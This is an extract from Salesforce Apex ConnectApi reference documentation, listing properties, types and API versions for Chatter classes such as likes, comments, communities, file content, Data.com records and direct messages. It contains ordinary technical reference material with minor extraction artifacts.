id	String	Like's 18-character ID	28.0
likedItem	ConnectApi.Reference	A reference to the liked comment or feed element.	28.0
url	String	Like's Chatter REST API URL	28.0
user	ConnectApi.UserSummary	Like's creator	28.0

SEE ALSO:

ConnectApi.ChatterLikePage Class

ConnectApi.ChatterLikePage Class

Name	Type	Description	Available Version
currentPageToken	Integer	Token identifying the current page.	28.0
currentPageUrl	String	Chatter REST API URL identifying the current page.	28.0
items	List<ConnectApi.ChatterLike>	List of likes	32.0
likes	List<ConnectApi.ChatterLike>	List of likes **Important:** As of API version 32.0, use the items property.	28.0–31.0
nextPageToken	Integer	Token identifying the next page or null if there is no next page.	28.0
nextPageUrl	String	Chatter REST API URL identifying the next page or null if there isn't a next page. Check whether this value is null before getting another page. If a page doesn't exist, a ConnectApi.NotFoundException error is returned.	28.0
previousPageToken	Integer	Token identifying the previous page or null if there is no previous page.	28.0

Name	Type	Description	Available Version
previousPageUrl	String	Chatter REST API URL identifying the previous page or null if there isn't a previous page.	28.0
total	Integer	Total number of likes across all pages	28.0

SEE ALSO:

ConnectApi.ChatterLikesCapability Class

ConnectApi.Comment Class

ConnectApi.ChatterLikesCapability Class

If a feed element has this capability, the context user can like it. Exposes information about existing likes.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
isLikedBy CurrentUser	Boolean	Indicates whether the feed element is liked by the context user (true) or not (false).	32.0
page	ConnectApi. ChatterLikePage	Likes information for this feed element.	32.0
likesMessage	ConnectApi. MessageBody	A message body that describes who likes the feed element.	32.0
myLike	ConnectApi. Reference	If the context user has liked the feed element, this property is a reference to the specific like, null otherwise.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.ChatterMessage Class

Name	Type	Description	Available Version
body	ConnectApi.MessageBody	Contents of the message	29.0
conversationId	String	The ID for the conversation	29.0
conversationUrl	String	Chatter REST API URL identifying the conversation	29.0
id	String	The ID of the message	29.0
recipients	List<ConnectApi.UserSummary>	List of the recipients of the message	29.0

Name	Type	Description	Available Version
`sender`	`ConnectApi.UserSummary`	The sender of the message	29.0
`sendingCommunity`	`ConnectApi.Reference`	Information about the community from which the message was sent Returns `null` for the default community or if communities aren't enabled.	32.0
`sentDate`	Datetime	The date and time the message was sent	29.0
`url`	String	Chatter REST API URL identifying the current page of the conversation	29.0

SEE ALSO:

ConnectApi.ChatterConversationSummary Class

ConnectApi.ChatterMessagePage Class

ConnectApi.ChatterMessagePage Class

Name	Type	Description	Available Version
`currentPageToken`	String	Token identifying the current page.	29.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`messages`	`List<ConnectApi.ChatterMessage>`	The messages on the current page	29.0
`nextPageToken`	String	Token identifying the next page or `null` if there is no next page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0

SEE ALSO:

ConnectApi.ChatterConversation Class

ConnectApi.ChatterStream

A Chatter feed stream.

Property Name	Type	Description	Available Version
`createdDate`	Datetime	Date the stream was created.	39.0
`description`	String	Description of the stream.	39.0
`id`	String	18-character ID of the stream.	39.0
`name`	String	Name of the stream.	39.0
`subscriptions`	List<`ConnectApi.FeedEnabledEntity`>	List of entities whose feeds are included in the stream.	39.0
`url`	String	URL to the stream.	39.0

SEE ALSO:

ConnectApi.ChatterStreamPage

ConnectApi.ChatterStreamPage

A collection of Chatter feed streams.

Property Name	Type	Description	Available Version
`currentPageUrl`	String	URL to the current page of streams.	39.0
`items`	List<`ConnectApi.ChatterStream`>	List of streams.	39.0
`nextPageUrl`	String	URL to the next page of streams. In version 39.0, all streams are included in `currentPageUrl` and `nextPageUrl` is `null`.	39.0
`total`	Integer	Total number of streams in the collection.	39.0

ConnectApi.ClientInfo Class

Name	Type	Description	Available Version
`applicationName`	String	Name of the connected app used for authentication.	28.0
`applicationUrl`	String	Value from the `Info URL` field of the connected app used for authentication	28.0

SEE ALSO:

ConnectApi.Comment Class

ConnectApi.FeedItem Class

ConnectApi.Comment Class

Name	Type	Description	Available Version
attachment	ConnectApi.FeedItemAttachment	If the comment contains an attachment, property value is ContentAttachment. If the comment does not contain an attachment, it is null. **Important:** As of version 32.0, use the capabilities property.	28.0–31.0
body	ConnectApi.FeedBody	Body of the comment.	28.0
capabilities	ConnectApi.CommentCapabilities	Capabilities associated with the comment, such as any file attachments.	32.0
clientInfo	ConnectApi.ClientInfo	Information about the connected app used to authenticate the connection.	28.0
createdDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	28.0
feedElement	ConnectApi.Reference	Feed element on which the comment is posted.	
feedItem	ConnectApi.Reference	Feed item on which the comment is posted. **Important:** As of version 32.0, use the feedElement property.	28.0–31.0
id	String	Comment's 18–character ID.	28.0
isDeleteRestricted	Boolean	If this property is true, the context user can't delete the comment. If it's false, the context user might be able to delete the comment.	28.0
likes	ConnectApi.ChatterLikePage	The first page of likes for the comment. This property has no information for comments on direct messages.	28.0
likesMessage	ConnectApi.MessageBody	A message body that describes who likes the comment. This property is null for comments on direct messages.	28.0
moderationFlags	ConnectApi.ModerationFlags	Information about the moderation flags on a comment. If ConnectApi.Features.communityModeration is false, this property is null.	29.0
myLike	ConnectApi.Reference	If the context user liked the comment, this property is a reference to the specific like, null otherwise. This property is null for comments on direct messages.	28.0
parent	ConnectApi.Reference	Information about the parent feed-item for this comment.	28.0

Name	Type	Description	Available Version
relativeCreatedDate	String	The created date formatted as a relative, localized string, for example, "17m ago" or "Yesterday."	28.0
type	ConnectApi.CommentType Enum	Specifies the type of comment. • ContentComment—Comment holds a content capability. • TextComment—Comment contains only text.	28.0
url	String	Chatter REST API URL to this comment.	28.0
user	ConnectApi.UserSummary	Information about the comment author.	28.0

SEE ALSO:

ConnectApi.CommentPage Class

ConnectApi.QuestionAndAnswersCapability Class

ConnectApi.CommentCapabilities Class

A set of capabilities on a comment.

Property Name	Type	Description	Available Version
content	ConnectApi.ContentCapability	If a comment has this capability, it has a file attachment. Most ConnectApi.ContentCapability properties are null if the content has been deleted from the feed element or if the access has changed to private.	32.0
edit	ConnectApi.EditCapability	If a comment has this capability, users who have permission can edit it.	34.0
status	ConnectApi.StatusCapability	If a comment has this capability, it has a status that determines its visibility.	38.0

SEE ALSO:

ConnectApi.Comment Class

ConnectApi.CommentPage Class

Name	Type	Description	Available Version
`comments`	List<ConnectApi.Comment>	Collection of comments. **Important:** As of version 32.0, use the `items` property.	28.0–31.0
`currentPageToken`	String	Token identifying the current page.	28.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`items`	List<ConnectApi.Comment>	Collection of comments for this feed element.	32.0
`nextPageToken`	String	Token identifying the next page or `null` if there is no next page. If you want to read more of the comments in search results, all the comments in the thread are refreshed, not just the ones that match the search term. Avoid using `nextPageToken` until the comments are refreshed.	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned. If you want to read more of the comments in search results, all the comments in the thread are refreshed, not just the ones that match the search term. Avoid using `nextPageUrl` until the comments are refreshed.	28.0
`total`	Integer	Total number of published comments for the parent feed element.	28.0

SEE ALSO:

ConnectApi.CommentsCapability Class

ConnectApi.CommentsCapability Class

If a feed element has this capability, the context user can add a comment to it.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
page	ConnectApi.CommentPage Class	The comments information for this feed element.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.Community Class

Name	Type	Description	Available Version
allowChatterAccessWithoutLogin	Boolean	Specifies if guest users can access public groups in the community without logging in.	31.0
allowMembersToFlag	Boolean	Specifies if members of the community can flag content	30.0
description	String	Community description	28.0
id	String	Community ID	28.0
invitationsEnabled	Boolean	User can invite other external users to the community	28.0
knowledgeableEnabled	Boolean	Specifies whether knowledgeable people and endorsements are available for topics (true), or not (false).	30.0
loginUrl	String	Login URL for the community.	36.0
name	String	Community name	28.0
nicknameDisplayEnabled	Boolean	Specifies whether nicknames are displayed in the community.	32.0
privateMessagesEnabled	Boolean	Specifies whether members of the community can send and receive private messages to and from other members of the community (true) or not (false).	30.0
reputationEnabled	Boolean	Specifies whether reputation is calculated and displayed for members of the community.	31.0
sendWelcomeEmail	Boolean	Send email to all new users when they join	28.0
siteUrl	String	Site URL for the community, which is the custom domain plus a URL prefix	30.0
status	ConnectApi.CommunityStatus Enum	Specifies the status of the community. • Live • Inactive • UnderConstruction	28.0

Name	Type	Description	Available Version
`url`	String	Full URL to community	28.0
`urlPathPrefix`	String	Community-specific URL prefix	28.0

SEE ALSO:

ConnectApi.CommunityPage Class

ConnectApi.CommunityPage Class

Name	Type	Description	Available Version
`communities`	`List<ConnectApi.Community>`	List of communities context user has access to	28.0
`total`	Integer	Total number of communities	28.0

ConnectApi.ComplexSegment Class

This class is abstract.

Subclass of ConnectApi.MessageSegment Class

Superclass of ConnectApi.FieldChangeSegment Class

ComplexSegments are only part of field changes.

Name	Type	Description	Available Version
`segments`	`List<ConnectApi.MessageSegment>`	List of message segments.	28.0

ConnectApi.CompoundRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field that is a composite of subfields.

Name	Type	Description	Available Version
`fields`	`List<ConnectApi.AbstractRecordField>`	A collection of subfields that make up the compound field.	29.0

ConnectApi.Content

A file attached to a feed item.

Property Name	Type	Description	Available Version
`checksum`	String	MD5 checksum for the file.	36.0
`contentUrl`	String	URL of the content for links.	36.0
`description`	String	Description of the attachment.	36.0
`downloadUrl`	String	URL to the content.	36.0
`fileExtension`	String	Extension of the file.	36.0
`fileSize`	String	Size of the file in bytes. If size can't be determined, returns `unknown`.	36.0
`fileType`	String	Type of file, such as PDF.	36.0
`hasPdfPreview`	Boolean	`true` if the file has a PDF preview available; `false` otherwise.	36.0
`id`	String	18-character ID of the content.	36.0
`isInMyFileSync`	Boolean	`true` if the file is synced with Salesforce Files Sync.	36.0
`mimeType`	String	MIME type of the file.	36.0
`renditionUrl`	String	URL to the rendition resource for the file. For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	36.0
`renditionUrl 240By180`	String	URL to the 240 x 180 pixel rendition resource for the file. For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	36.0
`renditionUrl 720By480`	String	URL to the 720 x 480 pixel rendition resource for the file. For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	36.0
`sharingOption`	`ConnectApi. FileSharingOption`	Sharing option of the file. Values are: • `Allowed`—Resharing of the file is allowed. • `Restricted`—Resharing of the file is restricted.	36.0
`textPreview`	String	Text preview of the file if available; `null` otherwise.	36.0

Property Name	Type	Description	Available Version
`thumb120By90RenditionStatus`	String	Specifies the rendering status of the 120 x 90 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	36.0
`thumb240By180RenditionStatus`	String	Specifies the rendering status of the 240 x 180 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	36.0
`thumb720By480RenditionStatus`	String	Specifies the rendering status of the 720 x 480 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	36.0
`title`	String	Title of the file.	36.0
`versionId`	String	Version ID of the file.	36.0

SEE ALSO:

ConnectApi.FilesCapability

ConnectApi.ContentAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.ContentCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with the type `ContentPost`.

Name	Type	Description	Available Version
`checkSum`	String	MD5 checksum for the file	28.0–31.0
`contentUrl`	String	URL for link files and Google Docs; otherwise the value is `null`.	31.0–31.0
`description`	String	Description of the attachment	28.0–31.0
`downloadUrl`	String	File's URL. This value is `null` if the content is a link or a Google Doc.	28.0–31.0

Name	Type	Description	Available Version
`fileExtension`	String	File's extensionConnectApi.UserSummary Class	28.0–31.0
`fileSize`	String	Size of the file in bytes. If size cannot be determined, returns `unknown`.	28.0–31.0
`fileType`	String	Type of file	28.0–31.0
`hasImagePreview`	Boolean	`true` if the file has a preview image available, otherwise ,`false`	28.0–29.0
`hasPdfPreview`	Boolean	`true` if the file has a PDF preview available, otherwise, `false`	28.0–31.0
`id`	String	Content's 18-character ID	28.0–31.0
`isInMyFileSync`	Boolean	`true` if the file is synced withSalesforce Files Sync; `false` otherwise.	28.0–31.0
`mimeType`	String	File's MIME type	28.0–31.0
`renditionUrl`	String	URL to the file's rendition resource	28.0–31.0
`renditionUrl 240By180`	String	URL to the 240 x 180 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	30.0–31.0
`renditionUrl 720By480`	String	URL to the 720 x 480 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	30.0–31.0
`textPreview`	String	Text preview of the file if available; `null` otherwise.	30.0–31.0
`thumb120By90 RenditionStatus`	String	Specifies the rendering status of the 120 x 90 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	30.0–31.0
`thumb240By180 RenditionStatus`	String	Specifies the rendering status of the 240 x 180 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	30.0–31.0
`thumb720By480 RenditionStatus`	String	Specifies the rendering status of the 720 x 480 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed.	30.0–31.0

Name	Type	Description	Available Version
		• `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	
`title`	String	Title of the file	28.0–31.0
`versionId`	String	18-character ID for this version of the content	28.0–31.0

ConnectApi.ContentCapability

If a comment has this capability, it has a file attachment.

Subclass of ConnectApi.FeedElementCapability Class.

For files attached to a feed post (instead of a comment) in version 36.0 and later, use `ConnectApi.FilesCapability`.

If content is deleted from a feed element after it's posted or if the access to the content is changed to private, the `ConnectApi.ContentCapability` exists, however most of its properties are null.

Property Name	Type	Description	Available Version
`checksum`	String	MD5 checksum for the file.	32.0
`contentUrl`	String	URL of the content for links and Google docs.	32.0
`description`	String	Description of the attachment.	32.0
`downloadUrl`	String	URL to the content.	32.0
`fileExtension`	String	Extension of the file.	32.0
`fileSize`	String	Size of the file in bytes. If size cannot be determined, returns `Unknown`.	32.0
`fileType`	String	Type of file.	32.0
`hasPdfPreview`	Boolean	`true` if the file has a PDF preview available, `false` otherwise.	32.0
`id`	String	18-character ID of the content.	32.0
`isInMyFileSync`	Boolean	`true` if the file is synced withSalesforce Files Sync; `false` otherwise.	32.0
`mimeType`	String	MIME type of the file.	32.0
`renditionUrl`	String	URL to the rendition resource for the file. Renditions are processed asynchronously and may not be available immediately after the file has been uploaded.	32.0
`renditionUrl240By180`	String	URL to the 240x180 size rendition resource for the file. Renditions are processed asynchronously and may not be available immediately after the file has been uploaded.	32.0

Property Name	Type	Description	Available Version
renditionUrl720By480	String	URL to the 720x480 size rendition resource for the file. Renditions are processed asynchronously and may not be available immediately after the file has been uploaded.	32.0
sharingOption	ConnectApi.FileSharingOption	Sharing option of the file. Values are: • Allowed—Resharing of the file is allowed. • Restricted—Resharing of the file is restricted.	35.0
textPreview	String	Text preview of the file if available, null otherwise. The maximum number of characters is 200.	32.0
thumb120By90RenditionStatus	String	The status of the rendering of the 120x90 pixel sized preview image of the file. Should be either Processing, Failed, Success, or Na if unavailable.	32.0
thumb240By180RenditionStatus	String	The status of the rendering of the 240x180 pixel sized preview image of the file. Should be either Processing, Failed, Success, or Na if unavailable.	32.0
thumb720By480RenditionStatus	String	The status of the rendering of the 720x480 pixel sized preview image of the file. Should be either Processing, Failed, Success, or Na if unavailable.	32.0
title	String	Title of the file.	32.0
versionId	String	Version ID of the file.	32.0

ConnectApi.CommentCapabilities Class

ConnectApi.ContentHubAllowedItemTypeCollection

The item types that the context user is allowed to create in a repository folder.

Property Name	Type	Description	Available Version
allowedItemTypes	List<ConnectApi.ContentHubItemTypeSummary>	A collection of item types that the context user is allowed to create in a repository folder.	39.0

ConnectApi.ContentHubFieldDefinition

A field definition.

Property Name	Type	Description	Available Version
`displayName`	String	Label or caption of this field.	39.0
`isMandatory`	Boolean	Specifies whether this field is mandatory for the item type.	39.0
`maxLength`	Integer	Maximum length of the value of this field.	39.0
`name`	String	Name of the field.	39.0
`type`	`ConnectApi.ContentHubVariableType`	Specifies the data type of the value of the field. Values are: • `BooleanType` • `DateTimeType` • `DecimalType` • `HtmlType` • `IdType` • `IntegerType` • `StringType` • `UriType` • `XmlType`	39.0

SEE ALSO:

ConnectApi.ContentHubItemTypeDetail

ConnectApi.ContentHubItemTypeDetail

The details of an item type associated with a repository folder.

Subclass of ConnectApi.AbstractContentHubItemType

Property Name	Type	Description	Available Version
`fields`	List<`ConnectApi.ContentHubFieldDefinition`>	A list of fields that the context user is allowed to set in the metadata of this item type.	39.0

ConnectApi.ContentHubItemTypeSummary

The summary of an item type associated with a repository folder.

Subclass of ConnectApi.AbstractContentHubItemType

No additional properties.

SEE ALSO:

ConnectApi.ContentHubAllowedItemTypeCollection

ConnectApi.ContentHubPermissionType

A permission type.

Property Name	Type	Description	Available Version
`id`	String	Internal ID of the permission type in the repository.	39.0
`label`	String	Label as returned by the repository.	39.0

SEE ALSO:

ConnectApi.ExternalFilePermissionInformation

ConnectApi.ContentHubProviderType

The type of repository.

Property Name	Type	Description	Available Version
`label`	String	Localized label of the provider type.	39.0
`type`	String	Provider type. One of these values: • `ContentHubBox` • `ContentHubGDrive` • `ContentHubSharepoint` • `ContentHubSharepointOffice365` • `ContentHubSharepointOneDrive` • `SimpleUrl`	39.0

SEE ALSO:

ConnectApi.ContentHubRepository

ConnectApi.ContentHubRepository

A repository.

Subclass of ConnectApi.ActorWithId Class

Property Name	Type	Description	Available Version
`features`	`ConnectApi.ContentHubRepositoryFeatures`	Repository features.	39.0
`label`	String	Repository label.	39.0
`name`	String	Repository name.	39.0

Property Name	Type	Description	Available Version
`providerType`	`ConnectApi.ContentHubProviderType`	Repository provider type.	39.0
`rootFolderItemsUrl`	String	URL to the list of items in the repository root folder.	39.0

SEE ALSO:

ConnectApi.ContentHubRepositoryCollection

ConnectApi.ContentHubRepositoryCollection

A collection of repositories.

Property Name	Type	Description	Available Version
`currentPageUrl`	String	URL to the current page of repositories.	39.0
`nextPageUrl`	String	URL to the next page of repositories.	39.0
`previousPageUrl`	String	URL to the previous page of repositories.	39.0
`repositories`	List<`ConnectApi.ContentHubRepository`>	Collection of repositories.	39.0

ConnectApi.ContentHubRepositoryFeatures

The features of a repository.

Property Name	Type	Description	Available Version
`canBrowse`	Boolean	Specifies whether the repository's folder hierarchy can be browsed (`true`) or not (`false`).	39.0
`canSearch`	Boolean	Specifies whether the repository can be searched (`true`) or not (`false`).	39.0

SEE ALSO:

ConnectApi.ContentHubRepository

ConnectApi.CurrencyRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a currency value.

ConnectApi.CustomListAudienceCriteria

The criteria for the custom list type of recommendation audience.

Subclass of ConnectApi.AudienceCriteria.

Property Name	Type	Description	Available Version
`memberCount`	Integer	Total number of members in the recommendation audience.	36.0
`members`	`ConnectApi.UserReferencePage`	The members of the recommendation audience.	36.0

ConnectApi.DashboardComponentAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.DashboardComponentSnapshotCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned as attachments in feed items with type `DashboardSnapshot`.

Name	Type	Description	Available Version
`componentId`	String	Component's 18–character ID	28.0–31.0
`componentName`	String	Name of the component. If no name is saved with the component, returns the localized string, "Untitled Component."	28.0–31.0
`dashboardBodyText`	String	Text displayed next to the actor in the body of a feed item. This is used instead of the default body text. If no text is specified, and there is no default body text, returns null.	28.0–31.0
`dashboardId`	String	Dashboard's 18–character ID	28.0–31.0
`dashboardName`	String	Name of the dashboard.	28.0–31.0
`fullSizeImageUrl`	String	URL of the full-sized dashboard image	28.0–31.0
`lastRefreshDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z, specifying when this dashboard was last refreshed.	28.0–31.0
`lastRefreshDateDisplayText`	String	The text of the last refresh date to be displayed, such as, "Last refreshed on October 31, 2011."	28.0–31.0
`runningUser`	`ConnectApi.UserSummary`	The user running the dashboard.	28.0–31.0
`thumbnailUrl`	String	URL of the thumbnail-sized dashboard image.	28.0–31.0

ConnectApi.DashboardComponentSnapshotCapability

If a feed element has this capability, it has a dashboard component snapshot. A snapshot is a static image of a dashboard component at a specific point in time.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`dashboardComponentSnapshot`	ConnectApi.DashboardComponentSnapshot	The dashboard component snapshot.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.DashboardComponentSnapshot

Represents both dashboard component snapshots and alerts you receive when a dashboard component value crosses a threshold.

Property Name	Type	Description	Available Version
`componentId`	String	18-character ID of the dashboard component.	32.0
`componentName`	String	The dashboard component name.	32.0
`dashboardBodyText`	String	Display this text next to the actor in the feed element.Use this text in place of the default body text.	32.0
`dashboardId`	String	18-character ID of the dashboard.	32.0
`dashboardName`	String	The name of the dashboard.	32.0
`fullSizeImageUrl`	String	The source URL to retrieve the full-size image of a snapshot. Access this URL with OAuth credentials.	32.0
`lastRefreshDate`	Datetime	ISO-8601 formatted date specifying when this dashboard component was last refreshed.	32.0
`lastRefreshDateDisplayText`	String	Display text for the last refresh date, for example, "Last Refreshed on October 31, 2013."	32.0
`runningUser`	`ConnectApi.UserSummary`	The running user of the dashboard at the time the snapshot was posted. This value may be `null`. Each dashboard has a running user, whose security settings determine which data to display in a dashboard.	32.0

Property Name	Type	Description	Available Version
`thumbnailUrl`	String	The source URL to retrieve the thumbnail image of a snapshot. Access this URL with OAuth credentials.	32.0

SEE ALSO:

ConnectApi.DashboardComponentSnapshotCapability

ConnectApi.DatacloudCompanies Class

ConnectApi.DatacloudCompany Class

Information about a Data.com company.

All company information is visible for companies that you purchased and own. If you haven't purchased a company, some of the fields are hidden. Hidden fields are fully or partially hidden by asterisks "***."

Property Name	Type	Description	Available Version
`activeContacts`	Integer	The number of active Data.com contacts who work in the company.	32.0
`address`	ConnectApi.Address	The postal address for the company. This is typically a physical address that can include the city, state, street, and postal code.	32.0
`annualRevenue`	Double	The amount of money that the company makes in one year. Annual revenue is measured in US dollars.	32.0
`companyId`	String	A unique numerical identifier for the company. This is the Data.com identifier for a company.	32.0
`description`	String	A brief synopsis of the company that provides a general overview of the company and what it does.	32.0
`dunsNumber`	String	A randomly generated nine-digit number that's assigned by Dun & Bradstreet (D&B) to identify unique business establishments.	32.0
`industry`	String	A description of the type of industry such as "Telecommunications," "Agriculture," or "Electronics."	32.0
`isInactive`	Boolean	Indicates whether this company is active (true) or not (false). Inactive companies have out-of-date information in Data.com.	32.0
`isOwned`	Boolean	• True: You or your organization owns this company. • False: Neither you nor your organization owns this company.	32.0

Property Name	Type	Description	Available Version
naicsCode	String	North American Industry Classification System (NAICS) codes were created to provide more details about a business's service orientation. The code descriptions are focused on what a business does.	32.0
naicsDescription	String	A description of the NAICS classification.	32.0
name	String	The name of the company.	32.0
numberOf Employees	Integer	The number of employees who are working for the company.	32.0
ownership	String	The type of ownership of the company: • Public • Private • Government • Other	32.0
phoneNumbers	ConnectApi.PhoneNumber	The list of telephone numbers for the company, including the type. Here are some possible types of telephone numbers. • Mobile • Work • Fax	32.0
sic	String	Standard Industrial Codes (SIC) is a numbering convention that indicates what type of service a business provides. It's a four-digit value.	32.0
sicDescription	String	A description of the SIC classification.	32.0
site	String	Company's site. For example, HQ, Single Location, or Branch. An organization status of the company. • Branch: a secondary location to a headquarter location. • Headquarter: the parent company has branches or subsidiaries. • Single Location: a single business with no subsidiaries or branches.	32.0
tickerSymbol	String	The symbol that uniquely identifies companies that are traded on public stock exchanges.	32.0
tradeStyle	String	A legal name under which a company conducts business.	32.0

Property Name	Type	Description	Available Version
`updatedDate`	Datetime	The date of the most recent change to this company's information.	32.0
`website`	String	The standard URL for the company's home page.	32.0
`yearStarted`	String	The year when the company was founded.	32.0

ConnectApi.DatacloudCompanies Class

Lists all companies that were purchased in a specific order, page URLs, and the number of companies in the order.

Property Name	Type	Description	Available Version
`companies`	ConnectApi.DatacloudCompany	A detailed list of companies that were part of a single order.	32.0
`currentPageUrl`	String	The URL for the current page of a list of companies.	32.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	32.0
`previousPageUrl`	String	The URL to the previous page of companies that were viewed before the current page. If this value is `null`, there's no previous page.	32.0
`total`	Integer	The number of companies in the order. You can calculate the number of pages to display by dividing this number by your page size. The default page size is 25.	32.0

ConnectApi.DatacloudContact

Information about a Data.com contact.

All contact information is visible for contacts that you purchased. If you have not purchased a contact, some of the fields will be hidden. Hidden fields are fully or partially hidden by asterisks "***."

Property Name	Type	Description	Available Version
`address`	ConnectApi.Address	The contact's business address.	32.0

Property Name	Type	Description	Available Version
`companyId`	String	A unique numerical identifier for the company where the contact works. This is the Data.com identifier for a company.	32.0
`companyName`	String	The company name where the contact works.	32.0
`contactId`	String	A unique numerical identifier for the contact. This is the Data.com identifier for a contact.	32.0
`department`	String	The department in the company where the contact works. Here are some possible departments. • Engineering • IT • Marketing • Sales	32.0
`email`	String	The most current business email address for the contact.	32.0
`firstName`	String	The first name of the contact.	32.0
`isInactive`	Boolean	Whether this contact is active (true) or not (false). Inactive contacts have out-of-date information in Data.com.	32.0
`isOwned`	Boolean	Whether this contact is owned (true) or not (false).	32.0
`lastName`	String	The last name of the contact.	32.0
`level`	String	A human resource label that designates a person's level in the company. Here are some possible levels. • C-Level • Director • Manager • Staff	32.0
`phoneNumbers`	ConnectApi.PhoneNumber	Telephone numbers for the contact, which can include direct-dial business telephone numbers, mobile telephone numbers, and business headquarters telephone numbers. The type of telephone number is also indicated.	32.0
`title`	String	The title of the contact, such as CEO or Vice President.	32.0
`updatedDate`	Datetime	The date of the most recent change to this contact's information.	32.0

SEE ALSO:

ConnectApi.DataCloudContacts

ConnectApi.DatacloudContacts

Lists all contacts that were purchased in the specific order, page URLs, and the number of contacts in the order.

Property Name	Type	Description	Available Version
`contacts`	List<`ConnectApi.DatacloudContact`>	A detailed list of purchased contacts.	32.0
`currentPageUrl`	String	URL to the current page of contacts.	32.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	32.0
`previousPageUrl`	String	URL to the previous page of contacts. This value is null if there is no previous page.	32.0
`total`	Integer	Number of contacts that are associated with this order. Can be greater than the number of contacts that are shown on a single page.	32.0

ConnectApi.DatacloudOrder Class

Represents a Datacloud order.

Property Name	Type	Description	Available Version
`entityUrl`	String	URL to a list of contacts or companies that were purchased with this order.	32.0
`id`	String	Unique number that's used to track your order information.	32.0
`purchaseCount`	Integer	Number of contacts or companies that were purchased for this order.	32.0
`purchaseDate`	Datetime	Purchase date for this order.	32.0
`url`	String	GET request URL for this order.	32.0

ConnectApi.DatacloudPurchaseUsage Class

Information about Data.com point usage for monthly and list pool users.

Property Name	Type	Description	Available Version
`listpoolCreditsAvailable`	Integer	The points or credits that are available in a pool of credits for your organization. This	32.0

Property Name	Type	Description	Available Version
		pool of credits can be used by any List Pool User in your organization.	
`listpoolCreditsUsed`	Integer	The points or credits that have been used from a pool of credits that are used by List Pool Users to purchase records.	32.0
`monthlyCreditsAvailable`	Integer	The total credits that are assigned to a Monthly User. Unused credits expire at the end of each month.	32.0
`monthlyCreditsUsed`	Integer	The credits that are used by a Monthly User for the current month.	32.0

ConnectApi.DateRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a date.

Name	Type	Description	Available Version
`dateValue`	Datetime	A date that a machine can read. Ignore the trailing `00:00:00.000Z` characters.	29.0

ConnectApi.DigestJob

Represents a successfully enqueued API digest job request.

Property Name	Type	Description	Available Version
`period`	`ConnectApi.DigestPeriod`	Specifies the period of time that is included in a Chatter email digest. Values are: • `DailyDigest`—The email includes up to the 50 latest posts from the previous day. • `WeeklyDigest`—The email includes up to the 50 latest posts from the previous week.	37.0

ConnectApi.DirectMessageCapability

If a feed element has this capability, it's a direct message.

Property Name	Type	Description	Available Version
members	ConnectApi.DirectMessageMemberPage	Members included in the direct message.	39.0
subject	String	Subject of the direct message.	39.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.DirectMessageMemberPage

A collection of direct message members.

Property Name	Type	Description	Available Version
currentPageToken	String	Page token to access the current page of direct message members.	39.0
currentPageUrl	String	URL to the current page of direct message members.	39.0
nextPageToken	String	Page token to access the next page of direct message members.	39.0
nextPageUrl	String	URL to the next page of direct message members.	39.0
users	List<ConnectApi.UserSummary>	Collection of direct message members.	39.0

SEE ALSO:

ConnectApi.DirectMessageCapability

ConnectApi.EditCapability

If a feed element or comment has this capability, users who have permission can edit it.

Property Name	Type	Description	Available Version
